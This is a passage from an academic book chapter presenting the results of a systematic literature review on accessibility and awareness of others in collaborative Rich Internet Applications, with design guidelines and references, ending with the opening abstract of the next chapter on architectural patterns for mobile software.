Approaches and categories of technologies. The categorization of the technologies that appeared in the reviewed studies (Field B4) aimed at situating the technologies according to the components of Web accessibility. Moreover, the classification of approaches on the technologies that appeared in the reviewed studies aimed at clearly identifying the contributions. Figure 4 presents two graphics regarding the categories and approaches adopted in each occurrence. The first graphic (Figure 4.a) presents an overview of all occurrences, while the second (Figure 4.b) focuses on the approaches that involved the technologies more directly (*i.e.,* evaluating, extending or proposing the technologies).

In the Figure 4a it is possible to verify that AT, User Agents, and Evaluation Tools are the three categories with more occurrences (see Figure 4a). On the other hand, when considering the approaches that assess or modify (*i.e.*, evaluation, extension, proposition) such technologies (see Figure 4b) the results change significantly. The category RIA/CRIA appears as the most frequent followed by Evaluation Tools and AT. User agents are just the fifth more frequent. API, libraries and authoring tools for user agents are cited or used in the reviewed studies, however none study extended or proposed any of them.


Regarding the approaches on technologies, there is a predominance of citations (337 occurrences) and usages (109) of technologies, as expected. Moreover, in Figure 4b there is a predominance of evaluations (49 occurrences) and propositions (26) of technologies, and just few studies extending (14) technologies already available.

The 20 technologies that appeared more frequently in the reviewed studies (henceforth called of "top 20") were cited at least 5 times each. Figure 5 presents the tree-map of occurrences of technologies grouped by category. The 4 technologies more mentioned involve only AT (JAWS, 41 occurrences, and Window-Eyes, 18 occurrences) and user agents (Mozilla Firefox, 38 occurrences, and Microsoft Internet Explorer, 27 occurrences). Moreover, the top 20 represents about 42% (226) of all occurrences.

When considering the approaches on the top 20 technologies we verified that most of the occurrences are citations (136) or usages (68). The only approach "proposition" among the top 20 is the HearSay3, a non-visual user agent (Borodin, Bigham, Stent, & Ramakrishnan, 2008). Other 15 occurrences consisted of evaluations and 6 to extensions.


Distribution License. Regarding the distribution licenses, 73 technologies are open source (*e.g.,* GPL, EPL, Apache License), 60 were not clearly informed in the reviewed studies, 47 are free access

Figure 4. Number of occurrences of technologies grouped by category of technologies (horizontal axis) and approach (sections in bars): (a) all the categories; (b) only the categories evaluation, extension, and proposition



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 5. Tree-map of the occurrences of the top 20 technologies grouped by category. Color and size both indicate the number of occurrences.



websites, other 20 are free access desktop technologies, and 39 are commercial software. The distribution license of the top 20 technologies involved 8 open source, 6 free-access (4 of them are on the Web), 5 private, and 1 not informed by the reviewed studies. Among the 4 most frequent technologies, 3 of them are private. More than half of the RIAs (24 of 43) approached in the reviewed studies offer free access to their functionalities (*e.g.,* e-Buddy, Facebook, Flickr) and some of them (7) are distributed as open source (*e.g.,* AChat-PHP)[2].

Accessibility of the approached technologies. Other aspect analyzed is the accessibility of the technologies. This aspect is usually not informed in the studies (125 technologies), while 64 technologies were verified as accessible, and other 9 were mentioned as accessible, however the studies do not point to a formal evaluation of them, 28 technologies were considered not accessible, 15 technologies were not classified (*e.g.,* back-end technologies as APIs). Also, 13 of the top 20 were considered accessible by the reviewed studies, and all the 4 most frequent technologies are accessible. Regarding the accessibility of the RIAs approached in the reviewed studies we verified that only 7 of them are considered accessible (*e.g.,* IBM Social Accessibility Project (Takagi, Kawanaka, Kobayashi, Itoh, & Asakawa, 2008), Google Accessible Search, ReefChat[3]) and other 3 were mentioned as accessible, however without a formal evaluation. Still regarding the accessibility of the approached RIAs, 23 RIAs were considered not accessible by the reviewed studies and for other 9 RIAs this information is not provided by the reviewed studies.

Vehicles of publication. The vehicles with the largest number of reviewed studies are the International Cross-disciplinary Conference on Web Accessibility (19 studies), the International Conference on Universal Access in Human-Computer Interaction (13), and the International ACM SIGACCESS Conference on Computers and Accessibility (5). When considering the technologies approached by the studies the same ranking applies regarding the proposition of technologies. For extensions, the Journal of Symbolic Computation appears in second, while the other vehicles had no more than 1 extended technology each. For evaluations, the International Conference on Dependability of Computer Systems

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

appears in first (especially due to an study that involved evaluation of diverse technologies *i.e.* Dworak, 2008), followed by the International Conference on Universal Access in Human-Computer Interaction, and the International Cross-disciplinary Conference on Web Accessibility.

In average, citations involved 65% of the approaches to technologies. When considering the other types of approach grouped by digital library we observed that citations are the most common in all of them (standard deviation of 11%). The second most common type of approach in the ACM Digital Library is the "use" (16%); "evaluation" in IEEE Xplore Digital Library (23%); "extension" in Science Direct (22%); and "use" in Springer Link (28%). Proposition was the third most common in ACM Digital Library, and fourth or last in the others.

Classification for Components of Web Accessibility. W3C classifies the main components of Web accessibility (W3C, 2005) *i.e.*, authoring tools, evaluations tools, user agents & media players, and assistive technologies. This research identified the approached tools and linked them to W3C's categories of components and added some sub-categories when necessary. We identified authoring tools for Web content (*e.g.*, Dojo and Sencha Ext JS) and also for authoring other components of the Web architecture (*e.g.,* WebKit for user agents)[4]. Moreover, authoring tools are supposed to be accessible and offer a level of abstraction in order to allow people with diverse proficiency on IT to work with them.

Evaluation tools are still a challenge when designing (collaborative) RIAs due the dynamic nature and the richness of the components available in those applications. In the reviewed studies, evaluation methods varied (a) from manual to automatic evaluations, (b) from the original DOM provided by Web server to the code rendered by the user agent, (c) regarding the points of verification we verified studies based on states and DOM invariants (Mesbah, van Deursen, & Roest, 2012), temporal analysis (Dworak, 2008), (d) still, there was social-based approaches using social networking services for identifying and reporting accessibility problems on websites (Takagi, Kawanaka, Kobayashi, Itoh, & Asakawa, 2008). Also, some technologies were focused on implementing the guidelines sets already available as WCAG, Section508, Stanca Act (*e.g.*, ATRC Accessibility Checker) and others extended such guidelines by including factors regarding context of use as assistive technologies and access devices (*e.g.*, Vigo, Kobsa, Arrue, & Abascal, 2007) or focusing on specific aspects (*e.g.* color contrast).

The limits among categories of technologies are becoming fuzzy. Currently, some technologies tend to provide all the resources as a whole pack. Thus, in several cases, a specific technology aggregates categories as user agents and assistive technologies, authoring and evaluation tools. The same occurs with the roles users play while interacting with Web-related technologies, since abstraction layers provide simpler means for performing tasks before restricted to Web professionals as, for example, creating a new page, uploading a video to a web server. Consequently, users and roles while interacting with technologies are increasingly more related to the task and less to the person.

Browsers and media players approached by the reviewed studies involved, beyond the mainstream software (*e.g.,* Mozilla Firefox, Microsoft Internet Explorer), text-based navigation, co-browsing (*i.e.,* users remotely sharing the navigation through the user agent, *e.g.*, Niederhausen, Pietschmann, Ruch, & Meißner, 2010), and navigation through multi-part objects (Hardesty, 2011).

Other two components receive special attention in the development of RIAs, they are the Accessibility APIs (*e.g.,* Linux Accessibility Toolkit, MacOS Accessibility Protocol, and Microsoft Active Accessibility), usually provided by the operating systems or graphical environments, and the transcoding applications. The last involves a set of applications that aims at performing transformations on the Web content to make it accessible. For that, different approaches are being proposed as pattern matching (Sato, Miyashita, Takagi, & Asakawa, 2007) and annotation on style sheets (Lunn, Harper, & Bechhofer, 2009).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

People involvement. Another concern when investigating accessibility in RIAs is the way people are involved in the reviewed studies. In only 15 of the reviewed studies the participants directly involved were people with visual disabilities (Almeida & Baranauskas, 2012). People with other disabilities were not directly involved. Considering the approaches on technologies, we verified that, for the proposition of new technology, the participation of users occurred during the evaluation phase (for 13 occurrences on technologies), and, in 11studies, no involvement was reported. Among the 13 participations, 10 of them involved only IT professionals and, in only 3, people with no expertise on IT. For extensions, 7 occurrences of involvement occurred during the evaluation phase, 3 during the requirement analysis, and 7 did not involve participants directly. Also, 8 of the participations involved only IT professionals, while only 2 involved people with no expertise on IT. There were 58 evaluations and 50 of them involved only IT professionals, whereas 8 involved people with no expertise.

RIAs approached by the studies. In addition to the general fields for identifying technologies in the extraction form, other data were collected for (collaborative) RIAs (see Field A7). For the field "Domain" (A7.1) it was possible to verify a considerable diversity of areas. Based on the collected data, those domains were grouped into: management, navigation, sharing, communication, social networking, education, authoring, e-commerce, and games. Figure 6 presents the tree-map of those groups and the respective sub-groups. The size of the rectangles represents the number of different technologies in the sub-group and the color the number of occurrences. The groups of domains "communication", "sharing", and "social networking" concentrate most of the occurrences of technologies. Regarding the number of different technologies, the group "navigation" joins the other three groups as the most frequent. The sub-group with more occurrences is the "mainstream" social networks (*e.g.,* Facebook, Twitter), followed by the sub-group "information sharing". Four sub-groups equalized in number of different technologies: "mainstream" social networks, "synchronous" communication, "task" management, and "co-browsing" navigation.


RIAs that provide functionalities for cooperation and collaboration among users are one of the most prominent trends. Among those RIAs, we highlight the social networks, collaborative text and image editors, and sharing of multimedia. However, the development of such applications is considerably more complex, so that accessibility features frequently are not fully available. In the context of this SLR, only 4 of the 24 collaborative or cooperative RIAs that appeared in the reviewed studies were considered (or formally evaluated) as accessible.

Awareness of others is one of the main features in a collaborative RIA; however, projecting accessible mechanisms for supporting awareness in collaborative RIAs still demands investigation. Among the technologies that provide such mechanisms only in 9, aspects related to awareness of others were discussed: 4 synchronous communication tools, 2 social networks, 1 collaborative text editor, 1 a co-browsing tool, and 1 geographical maps tool. Among the synchronous communication tools, diverse features consisted in adding flexibility to the presentation of information for supporting awareness *e.g.,* the refresh rate of messages, messages sorting, and filters of messages by user name. Others focused on defining strategies for informing users of updates *e.g.,* audio cues for new messages, number of new messages in each conversation session, tally queues for categorizing and provide on-demand information of the updates (Thiessen & Hockema, 2010). Both collaborative text editors and co-browsing tools present the feature of knowing the focus of the other users in the shared interaction space, essential for collaboration involving a same object.

Limitations of the research. Despite being formally defined and conducted according to the recommendations for SLR, the activity of manual inclusion/exclusion presented some fragility. Some studies

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 6. Tree-map of RIAs grouped by domain



selected by analyzing only the title and abstract did not present actual relation to the research topic and were excluded in the activity of data extraction. Since there were studies unduly included, there is also the possibility of having excluded studies that should be included. One fact that drew our attention is the almost complete absence of studies from the CSCW community. We hypothesize that possible causes are the differences in terminologies between the CSCW and Web communities, and the limited focus on accessibility in groupware.

DISCUSSION

The next paragraphs discuss the systematic literature review results.

Approached disabilities. The tag cloud of keywords evidenced the high frequency of the terms: "visual disabilities", "blind users", "blind", "visual impairments", and "screen reader". Also, among the 31 studies that focused on specific disabilities, 29 of them addressed visual disabilities (*e.g.*, Buzzi, Buzzi, Leporini, Mori, & Penichet, 2010) while only 2 approached other disabilities (related to ageing). Some factors that could be attributed to this tendency are: visual disabilities seem to be the most frequent disabilities group in some populations (*e.g.* Brazil (2010)); there is a belief that visual impairments are the more challenging group of disabilities for the current user interfaces design; and even the superficial or absent knowledge about other disabilities and their impact on users of such systems. The results of this chapter indicate that more attention should be put on other disabilities (*e.g.* dyslexia, deafness) that also can bring issues for people when interacting with (collaborative) RIAs.

Many of the analyzed studies are attempts to cope with new dimensions brought by such highly dynamic and interactive applications. Currently, there are not much widely accepted answers for essential topics such as evaluation methods, integration of accessibility concerns to development processes, interaction models for AT, just to name a few examples.

Geographical overview. The analysis of the geographical distribution of the reviewed studies and the types of contributions indicate that this research topic is mostly concentrated in Europe, followed by North America and Asia (probably these results are consistent to the general distribution of studies

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

for other topics in computer science). Also, by analyzing the type of contribution we observed some tendency according to countries. U.S.A holds most of the surveys; studies from Italy focused mostly on evaluation of RIAs, and Germany and U.S.A proposed and/or extended recommendations, guidelines, and design patterns. The country with more studies addressing the proposition of tools is Spain. Studies approaching evaluation of recommendations, guidelines, and design patterns came from Canada, Italy, Spain, and U.S.A.

Awareness of others. Collaborative RIAs are one of the most challenging types of RIAs since they considerably change the Web pages paradigm. Collaborative RIAs that offer synchronous features among users are even more complex. Those applications are instigating the development of new technologies and protocols for the Web *e.g.,* streaming without requiring additional plug-ins and resources for distributed computing, and requiring additional skills for Web developers *e.g.*, distributed computing. However, less than 20% of the investigated collaborative RIAs were considered accessible by the reviewed studies. Moreover, just a few studies approached awareness of others in those collaborative RIAs and the focus was limited to providing flexibility to dynamic aspects and the strategy of updates notification. Despite of relevant, other aspects regarding awareness of others also deserve attention *e.g.,* awareness of privacy & visibility grants during the interaction, groups constitution and joining, providing equivalent information for people with different abilities and from different contexts, in order to establish and maintain collaboration.

By articulating the findings from the SLR with some additional information from emerging standards, we propose a small and not exhaustive set of guidelines for awareness of others in collaborative accessible RIAs (see Table 2).

Evaluation methods. Beyond answering the review questions, the SLR provided us with additional information that can give some indications about open issues. A question is how accessibility should be treated in development life cycles. Currently a significant part of studies (20% of the reviewed studies in this work) focuses on evaluation methods. A number of different approaches are already available, varying: (a) from manual to automatic processes or even involving people with disabilities; (b) from

Table 2. Guidelines for awareness of others in collaborative accessible RIAs

Guidelines
1. A collaborative RIA should provide mechanisms to support awareness of others to be able to answer the questions (based on Gutwin and Greenberg (2002)): (a) With whom are people interacting? (b) What are people doing? (c) Where are people interacting? (d) When do events happen? (e) How do those events occur?
2. Dynamic content should be semantically marked with properties, roles, and states (*e.g.*, WAI-ARIA): this will enable AT to dynamically present updates. Markup should be kept valid in every state transition.
3. Dynamic content must be visually discernible from the static ones. Whether not clearly highlighted such content can be ignored by people, especially those with low vision acuity, elderly, people in noisy environments, and other situations in which the attention is compromised by other elements.
4. Information about content updates should be available anytime or at least while they can be required by people in a shared interaction space.
5. The load of information about content updates should be adequate to the user's pace. It should be carefully dimensioned and, preferably, customizable by the user. Moreover, content updates should be organized and/or queued and/or grouped in order to reduce the load of information.
6. The politeness for notification of content updates should be determined according to the relevance of the information and should avoid disrupting people interaction. Whenever possible it should be customizable by the user.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

considering strictly disabilities to extending it to functional constraints (*e.g.* a broken arm, a noisy interaction environment); (c) from static to temporal- or state-based analysis of the interaction in the shared space, and a number of different factors. W3C is working on a conformance methodology for website accessibility (W3C, 2014). On the other hand, many other approaches consider that accessibility conformance would be better conducted if considered not as an evaluation step but across the whole life cycle (*e.g.*, Shelly & Barta, 2010).

Assistive technologies. AT should provide support for the emerging standards. Hence, even some assumptions widely accepted (*e.g.*, linear navigation and single voice paradigms adopted by screen readers) may have to be reconsidered. For instance, consider collaborative RIAs that involve synchronous communications among three or more people. It can become hard to keep awareness of the conversation when considering linear presentation. Maybe an approach of multi-voice, simultaneous speaking and gender aware for screen readers should better fit that scenario. Multimedia resources as avatars for sign language are still lacking in most of the Web. Despite the existence of diverse solutions for that, it seems to be disinterest in investing in this type of assistive technology. Maybe solutions for coupling this type of resource to operating systems and/or web browsers should be a more effective approach.

Access to and accessibility of the technologies. The distribution of the technologies is also a concern among people with disabilities. The results of the SLR demonstrate that three of the four most frequent technologies employed in the researches are private. Also, it is knowledgeable that AT are expensive products and, unfortunately, most of the main software enterprises develop accessible solutions considering the compatibility with such expensive AT, while other open source ATs are usually less privileged. Also, despite the emphasis on providing features that allow people with different skills to build the Web, the SLR demonstrated that only about one third of the investigated technologies were assessed as accessible.

New versus extended software solutions. The analysis of the approaches on technologies revealed that most works that directly involve development of computer-based technologies focus on proposition of new technologies or evaluation of existing ones. The extension of tools still received little attention in the reviewed studies. That fact can be considered a natural consequence of the very preliminary state-of-the-art in the area. However, efforts on joint development of technologies should be considered since the early stages aiming at speeding up the development of the area, consolidating solutions and good practices and, in a near future, consolidating standards. While WAI-ARIA is concerned on providing semantic for HTML tags and expose dynamic updates so that they can be notified to AT, there are a number of other aspects to be considered when developing (collaborative) RIAs *e.g.*, update rate, navigation strategy, awareness of others.

Among the categories of technologies that emerged from the SLR we observed that Authoring Tools for (collaborative) RIAs was the fourth category in terms of number of evaluations, propositions, and extensions. However, most of those technologies focus on providing components with semantic increments from WAI-ARIA, while collaboration aspects receive less attention. Building robust authoring tools is essential in order to change the status of the development of Web applications from a craft practice to a consistent and accessible-by-conception process.

People engagement. Designing for all is a challenging goal and, in the Web, this challenge is even greater (Hendler, Shadbolt, Hall, Berners-Lee, & Weitzner, 2008). Most of the modern process models for software engineering involve participation of target people in some activities in the software lifecycle. However, considering the results of this SLR, we observe that about half of propositions and extensions

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

of technologies does not directly involve target people. Also, most of the involvements occur during the evaluation activity and they usually involve only IT professionals. Thus, we believe that practices for people engagement should be improved in research in the area. Methods and techniques from Human-Computer Interaction and Software Engineering constitute a valuable framework of methods and techniques for this purpose.

Components of Web accessibility. Additionally to the components already reported by the W3C the results from the SLR, allowed us to highlight two other components (transcoding tools and accessibility APIs). Accessibility APIs are usually bound to operating systems or graphical environments. On the other hand, those APIs are essential components in the Web architecture since they are responsible for receiving the data from user agents and exposing them to the AT. Transcoding tools are still an emerging type of tool used to provide some level of accessibility for non-accessible content. In the future, those tools will probably be integrated to other components such as user agents and AT. In this work we explicitly included those tools, once transcoding has the potential of helping with the legacy content in the Web that is not supposed to be updated in a near future.

FINAL REMARKS

The awareness of others in a shared space has been acknowledged as an important issue in collaborative Rich Internet Applications. This chapter presented a study regarding awareness of others in accessible collaborative RIAs. The results involved the characterization of the contributions for this topic, the geographical distribution of the analyzed studies, and an analysis of the technologies approached by the reviewed studies.

The study was conducted through a systematic literature review, whose protocol may be used anytime to include the last publications in the field, extending the results so far. Some relevant findings are: the prevalence of studies focusing on visual disabilities, the variety of approaches for evaluating (collaborative) accessible RIAs, the limited number of solutions extending existing solutions and the prevalence of studies proposing new tools, and the need for more engagement of the target people of the studies during the software development lifecycle. Finally, the analysis of the contributions regarding awareness of others were compiled in a set of guidelines for design and/or evaluation of mechanisms for awareness of others in collaborative accessible RIAs.

Future directions of this research involve periodical updates to this SLR, and stimulate others to extend or mix it, in order to build up a long-term overview of the research on awareness of others in collaborative accessible RIAs. Hopefully, we expect to provide up-to-date information about the state-of-the-art and emerging research opportunities on this research topic.

REFERENCES

Almeida, L. D. A., & Baranauskas, M. C. C. (2012). Accessibility in Rich Internet Applications: People and Research. In *Proceedings of the 11th Brazilian Symposium on Human Factors in Computing Systems*. Porto Alegre, Brazil: Brazilian Computer Society.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Borodin, Y., Bigham, J. P., Stent, A., & Ramakrishnan, I. V. (2008). Towards one world web with HearSay3. In *Proceedings of the 2008 International Cross-Disciplinary Conference on Web Accessibility*. New York: ACM.

Brazil. (2010). *2010 Census*. Retrieved March 26, 2014, from http://www.censo2010.ibge.gov.br

Buzzi, M. C., Buzzi, M., Leporini, B., Mori, G., & Penichet, V. M. R. (2010). Accessing Google docs via screen reader. In *Proceedings of the 12th International Conference on Computers Helping People with Special Needs: Part I*. Linz: Austria: Academic Press. doi:10.1007/978-3-642-14097-6_17

Chen, C. L., & Raman, T. V. (2008). AxsJAX: A talking translation bot using google IM: bringing web-2.0 applications to life. In *Proceedings of the 2008 International Cross-disciplinary Conference on Web Accessibility*. Beijing: China: Academic Press. doi:10.1145/1368044.1368056

Dourish, P., & Bellotti, V. (1992). Awareness and coordination in shared workspaces. In *Proceedings of the 1992 ACM Conference on Computer-Supported Cooperative Work*. New York: ACM Press. doi:10.1145/143457.143468

Dworak, H. (2008). Automatic Temporal Evaluation of the Accessibility of the World Wide Web and Its Standards Conformance. In *Proceedings of Third International Conference on Dependability of Computer Systems*. IEEE. doi:10.1109/DepCoS-RELCOMEX.2008.27

Gibson, B. (2008). Web 2.0. In S. Harper & Y. Yesilada (Eds.), *Web Accessibility* (pp. 331–343). London: Springer London. doi:10.1007/978-1-84800-050-6_20

Gutwin, C., & Greenberg, S. (2002). A Descriptive Framework of Workspace Awareness for Real-Time Groupware. *Computer Supported Cooperative Work*, *11*(3), 411–446. doi:10.1023/A:1021271517844

Hardesty, J. L. (2011). Bells, whistles, and alarms: HCI lessons using AJAX for a page-turning web application. In *Proceedings of the 2011 Annual Conference Extended Abstracts on Human Factors in Computing Systems*. New York: ACM. doi:10.1145/1979742.1979677

Hendler, J., Shadbolt, N., Hall, W., Berners-Lee, T., & Weitzner, D. (2008). Web science: An interdisciplinary approach to understanding the web. *Communications of the ACM*, *51*(7), 60–69. doi:10.1145/1364782.1364798

Jeschke, S., Vieritz, H., & Pfeiffer, O. (2008). Developing Accessible Applications with User-Centered Architecture. In *Proceedings of the Seventh IEEE/ACIS International Conference on Computer and Information Science*. IEEE.

Kitchenham, B. (2004). *Procedures for Performing Systematic Reviews* (Technical Report 0400011T.1). Keele University.

Lunn, D., Harper, S., & Bechhofer, S. (2009). Combining SADIe and AxsJAX to improve the accessibility of web content. In *Proceedings of the 2009 International Cross-Disciplinary Conference on Web Accessibility*. New York: ACM. doi:10.1145/1535654.1535672

Maly, K., Zubair, M., & Li, L. (2000). *Cobrowser: Surfing the Web Using a Standard Browser.* Norfolk, VA: Old Dominion University.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Mesbah, A., van Deursen, A., & Roest, D. (2012). Invariant-Based Automatic Testing of Modern Web Applications. *IEEE Transactions on Software Engineering*, *38*(1), 35–53. doi:10.1109/TSE.2011.28

Mori, G., Buzzi, M. C., Buzzi, M., Leporini, B., & Penichet, V. M. R. (2011). Collaborative editing for all: the google docs example. In *Proceedings of the 6th International Conference on Universal Access in Human-Computer Interaction: Applications and Services (vol. 4)*. Berlin: Springer-Verlag. doi:10.1007/978-3-642-21657-2_18

Niederhausen, M., Pietschmann, S., Ruch, T., & Meißner, K. (2010). Web-Based Support by Thin-Client Co-browsing. In Y. Badr, R. Chbeir, A. Abraham, & A. Hassanien (Eds.), *Emergent Web Intelligence: Advanced Semantic Technologies,* (vol. 4, pp. 395–428). Springer.

O'Reilly, T. (2005). *What is Web 2.0*. Retrieved October 22, 2013, from http://oreilly.com/web2/archive/what-is-web-20.html

Odell, D. (2009). Accessibility in Rich Internet Applications. In *Pro JavaScript RIA Techniques* (pp. 375–401). New York: Apress. doi:10.1007/978-1-4302-1935-4_12

Sato, D., Miyashita, H., Takagi, H., & Asakawa, C. (2007). Automatic accessibility transcoding for flash content. In *Proceedings of the 9th International ACM SIGACCESS Conference on Computers and accessibility*. New York: ACM. doi:10.1145/1296843.1296852

Shelly, C. C., & Barta, M. (2010). Application of traditional software testing methodologies to web accessibility. In *Proceedings of the 2010 International Cross Disciplinary Conference on Web Accessibility*. Raleigh, NC: ACM. doi:10.1145/1805986.1806002

Takagi, H., Kawanaka, S., Kobayashi, M., Itoh, T., & Asakawa, C. (2008). Social accessibility: achieving accessibility through collaborative metadata authoring. In *Proceedings of the 10th International ACM SIGACCESS Conference on Computers and Accessibility*. New York: ACM. doi:10.1145/1414471.1414507

Thiessen, P., & Hockema, S. (2010) WAI-ARIA live regions: eBuddy IM as a case example. In *Proceedings of the 2010 International Cross Disciplinary Conference on Web Accessibility*. New York: ACM. doi:10.1145/1805986.1806030

Vigo, M., Kobsa, A., Arrue, M., & Abascal, J. (2007). User-Tailored Web Accessibility Evaluations. In *Proceedings of ACM Conference on Hypertext and Hypermedia.* New York: ACM.

World Wide Web Consortium. (2005, August). *Essential Components of Web Accessibility, version 1.3*. Retrieved from http://www.w3.org/WAI/intro/components.php

World Wide Web Consortium. (2011, March 20). *Accessible Rich Internet Applications 1.0*. Retrieved from http://www.w3.org/TR/wai-aria/

World Wide Web Consortium. (2012, October 2). *Website Content Accessibility Guidelines: WCAG Overview*. Retrieved from http://www.w3.org/WAI/intro/wcag.php

World Wide Web Consortium. (2013a, November 7). *Authoring Tools Accesibility Guidelines (ATAG) 2.0 (candidate recommendation)*. Retrieved from http://www.w3.org/TR/ATAG20/

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

World Wide Web Consortium. (2013b, November 7). *User Agent Accessibility Guidelines (UAAG) 2.0 (working draft)*. Retrieved from http://www.w3.org/TR/2013/WD-UAAG20-20131107/

World Wide Web Consortium. (2014, July 10). *Website Accessibility Conformance Evaluation Methodology 1.0*. Retrieved from http://www.w3.org/TR/WCAG-EM/

ADDITIONAL READING

Abascal, J., & Nicolle, C. (2005). Moving towards inclusive design guidelines for socially and ethically aware HCI. *Interacting with Computers*, *17*(5), 484–505. doi:10.1016/j.intcom.2005.03.002

Almeida, L. D. A., & Baranauskas, M. C. C. (2008). Um prospecto de sistemas colaborativos: modelos e frameworks. In *Proceedings of the VIII Brazilian Symposium on Human Factors in Computing Systems*. Porto Alegre, Brazil: Brazilian Computer Society.

Almeida, L. D. A., & Baranauskas, M. C. C. (2010). Universal design principles combined with web accessibility guidelines: a case study. In *Proceedings of the IX Symposium on Human Factors in Computing Systems*. Porto Alegre, Brazil: Brazilian Computer Society.

Cadiz, J. J., Venolia, G., Jancke, G., & Gupta, A. (2002). Designing and deploying an information awareness interface. In *Proceedings of the 2002 ACM Conference on Computer Supported Cooperative Work*. New York, ACM. doi:10.1145/587078.587122

Castells, M. (1996). *Rise of the Network Society*. Blackwell Publishers, Inc.

Chisholm, W., & May, M. (2008). *Universal design for web applications - building web applications for everyone.* O'Reilly.

Erickson, T., Smith, D. N., Kellogg, W. A., Laff, M., Richards, J. T., & Bradner, E. (1999). Socially translucent systems: social proxies, persistent conversation, and the design of "babble". In *Proceedings of the SIGCHI'99*. New York: ACM.

Greenberg, S., & Bohnet, R. (1991). GroupSketch: A Multi-user Sketchpad For Geographically-distributed Small Groups. In *Proceedings of the Graphic Interface 91*. Calgary: Alberta.

Greenberg, S., Gutwin, C., & Cockburn, A. (1996). Awareness through fisheye views in relaxed-WYSIWIS groupware. In *Proceedings of the Conference on Graphics interface '96*, Canada: Canadian Information Processing.

Grudin, J. (1988). Why CSCW applications fail: problems in the design and evaluation of organization of organizational interfaces. In *Proceedings of the 1988 ACM Conference on Computer-Supported Cooperative Work*. New York: ACM. doi:10.1145/62266.62273

Grudin, J. (1991). CSCW. *Communications of the ACM*, *34*(12), 30–34. doi:10.1145/125319.125320

Grudin, J. (1994). CSCW: History and Focus. *IEEE Computer*, *27*, 19–26. doi:10.1109/2.291294

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Russell, D. M., Streitz, N. A., & Winograd, T. (2005). Building disappearing computers. *Communications of the ACM*, *48*(3), 42–48. doi:10.1145/1047671.1047702

Salvador, T., Scholtz, J., & Larson, J. (1996). The Denver model for groupware design. *SIGCHI Bull.*, *28*(1), 52–58. doi:10.1145/249170.249185

Shneiderman, B. (2000). Universal usability. *Communications of the ACM*, *43*(5), 84–91. doi:10.1145/332833.332843

Stephanidis, C. (2001). User Interfaces for All - Concepts, Methods, and Tools. In C. Stephanidis (Ed.), *ch. User Interfaces for All: New perspectives into Human-Computer Interaction* (pp. 3–17). Lawrence Erlbaum Associates.

Vanderheiden, G. (2000). Fundamental principles and priority setting for universal usability. In *Proceedings on the 2000 CUU*. New York: ACM. doi:10.1145/355460.355469

Weiser, M. (1991). The Computer for the Twenty-First Century. *Scientific American*, *265*(3), 94–104. doi:10.1038/scientificamerican0991-94 PMID:1675486

KEY TERMS AND DEFINITIONS

Authoring Tools: Any web-based or non-web-based application(s) that can be used by authors (alone or collaboratively) to create or modify web content for use by other people (other authors or end users) (W3C, 2013a).

Awareness of Others: Awareness of others is an understanding of the activities of others, which provides a context for our own activity (Dourish and Bellotti, 1992).

CSCW: Computer Supported Cooperative Work is a multidisciplinary research area focused on collaborative environments and the technologies that support collaborative work.

Groupware: Any software that supports collaborative activities.

Guidelines: Propose how something should be done or how to measure something.

Rich Internet Application: It is a new breed of dynamic Web applications, also known as Web 2.0, which enables users to act as content providers. RIAs combine the benefits of the Web distribution architecture with the UI interactivity and multimedia support of desktop environments.

Standards: One or a set of guidelines that are recognized as correct by an authority or by general consent.

Systematic Literature Review: A systematic literature review is a means of identifying, evaluating and interpreting all available research relevant to a particular research question, or topic area, or phenomenon of interest (Kitchenham, 2004).

User Agent: Any software thar retrieves, renders and facilitates end user interaction with web content (W3C, 2013b).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

ENDNOTES

1 The tools are available at http://docs.google.com/, for Google Docs; http://www-958.ibm.com/software/data/cognos/manyeyes, for IBM ManyEyes; http://www.wordle.net, for Wordle; and https://cacoo.com, for Cacoo.

2 The tools are available at http://www.ebuddy.com, for e-Buddy; http://www.facebook.com, for Facebook; http://www.flickr.com, for Flickr; and http://atutor.ca/achat, for AChat-PHP.

3 The tools are available at http://www.google.com/accessibility/labs/search/, for Google Accessible Search; and http://www.reefchat.org, for ReefChat.

4 The tools are available at http://dojotoolkit.org/, for Dojo Toolkit; http://www.sencha.com/products/extjs, for Sencha Ext JS, and http://www.webkit.org/, for WebKit.

This research was previously published in The Evolution of the Internet in the Business Sector edited by Pedro Isaías, Piet Kommers, and Tomayess Issa, pages 52-72, copyright year 2015 by Business Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 21
A Generic Architectural Model Approach for Efficient Utilization of Patterns: Application in the Mobile Domain

Jouni Markkula
University of Oulu, Finland

Oleksiy Mazhelis
University of Jyväskylä, Finland

ABSTRACT

A software pattern describes the core of the solution to a problem that tends to (re-)occur in a particular environment. Such patterns are commonly used as a means to facilitate the creation of an architectural design satisfying the desired quality goals. In this chapter, the practical challenges of efficient usage of patterns in domain-specific software development are presented. The specific domain considered here is the mobile domain, for which is given a sample collection of potentially useful patterns. After that, a novel generic architectural model approach for organizing patterns is presented. In this approach, the identification of relevant patterns is considered as the process of reducing the set of candidate patterns by domain-implied constraints. These constraints can be incorporated in a domain-specific generic architectural model that reflects the commonalities in the solutions of the particular domain. This approach has been validated with a real company application development case.

INTRODUCTION

